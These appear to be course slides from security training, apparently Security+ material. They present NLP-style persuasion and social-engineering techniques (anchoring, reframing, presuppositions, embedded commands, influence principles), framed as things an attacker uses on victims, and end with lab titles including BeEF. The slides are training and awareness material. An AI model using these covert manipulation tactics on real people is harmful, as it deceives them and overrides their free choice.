
# The four steps to anchoring



- Remember a vivid positive experience from the past with one valuable resource as: Motivation; humour / laughing; energy; love; power; self-confidence.
- 2. Step in the circle of excellence at the highest point (see graphic below). Repeat this several times.

#### Change your state (break state).

- 3. Repeat with the same or different resources with different memories.
- 4. Set the anchor in action to perform the test.



#### Future pacing

- Future pacing technique is a visualization technique through which one can convert the incorrect present situation into the correct one in future;
- It establishes a link between present and future process of an event.
- It looks into both the drawbacks and merits of an event, process, incident etc. and converts drawbacks into merits through the process;
- This technique also helps attacker to handle the odd attack situation due to low understanding level of the victims and provides a comprehensive understanding to "upgrade" the victims;
- It focuses on weak points which decrease the understanding progress and create a reasonable obstacle;
- It modifies and converts the weak points of victim into the positive aspect of understanding which push up them toward "upgradation".

# "When you"

Presupposes that the victim is going to do the thing or experience the state you describe, so it's no longer in doubt.

#### Swish

- Is popular method which involves re-association of a negative thought into a positive thought;
- Attacker has to present before victims that anxiety related to any field of life represent an image of negative thought;
- It proceeds negative self-image which can be replaced with a positive self-image;
- In this interchanging process, method helps to choose self-image that is realistic and stablish it into mind as much as possible;
- This new positive self-image is visualized into those activities in which there were negative thought.

# Reframing

- At one point or another, everybody in the self-development, coaching and training industry utilizes this concept of reframing, or changing the frame of reference;
- Changing the frame of reference is called reframing;
- Changing the frame of an experience can have a major influence on how you perceive, interpret and react to that experience;
- The purpose is to help a person experience their actions, the impact of their beliefs, etc. from a different perspective (frame) and potentially be more resourceful or have more choice in how they react;
- Means to change the order or sequence of something with the intention to make unique more than before;
- It is the technique that the attacker utilizes by using his/ her own personal experiences and makes it tangible for victims;
- It assists victims to modify their conception regarding context which makes it more motivational tool;
- It also provide space for creating artificial context which is used in the attack and facilitate the victims to learn with a wider range of "understanding" opportunities without the need of evidences support;
- This technique is also useful path for the attacker to explain his/ her content in attack.

## Everything can be reframed

- Is the cup half empty or half full?
- Is this a crises or is this an opportunity?
- Is this a failure or just a lesson to be learned?
- Are you fearful or are you excited?



# Reframe types

- Content (meaning);
- Context (environment).

#### Content reframe

- The content or meaning of a situation is determined by what you choose to focus on;
- Ask questions :
  - ✓ What is the positive value in this behaviour?
  - ✓ Is this problem useful to me in some way?
- The positive value could be related to behaviour, or it could be related to the speaker's behaviour.

#### "What would it be like if..."

This phrase is in effect, a command for the person to **imagine** the condition or occurrence named or described **after** <u>it</u>.

## "You might find ..."

- Useful as the start of an intensifying chain of phrases;
- It implies that they are going to experience what you describe as something that just happens, so it's doesn't seem like a command.

# "How surprised would you be..."

This implies that the event you describe is going to happen, and the only question is how surprised he/she will be by it!

#### **Embedded Commands**

If you were to directly command someone, you'd say:

"Paul, get your homework done tonight!"

To embed this command, you'd say something like this:

"You know, I was listening to an interview with a <u>VERY WISE MAN</u>, and he said that a successful person always does his homework as quickly as possible."

# "If you were to ..."

"If' deflects resistance while directing the victim to imagine the experience, condition, feeling or situation you are describing.

## Final toughts

- We are trying to repay in kind what ever another person has provided us;
- If two things are presented one after another, and if the second item is fairly different from the first, we will tend to see it more different than it actually is;
- Once we have made a choice or taken a stand, we will encounter personal and interpersonal pressures to behave consistently with that commitment;
- The more effort that goes into a commitment, the greater is its ability to influence the attitudes of the person who made it;
- The means we use to determine what is correct is to find out what others think is right;
- We most prefer to say yes to the requests of someone we know and like;
- Opportunities seem more valuable when their availability is limited;
- Whenever free choice is limited or threatened, the need to to retain our freedoms makes us desire them significantly more than previously.



#### Labs

CompTIA Security+ Advanced labs

48, 57

Lab 48. Browser Exploitation Framework (BeEF)

Lab 57. How to Use Process
Explorer to Find and Scan
Suspicious Processes for Malware

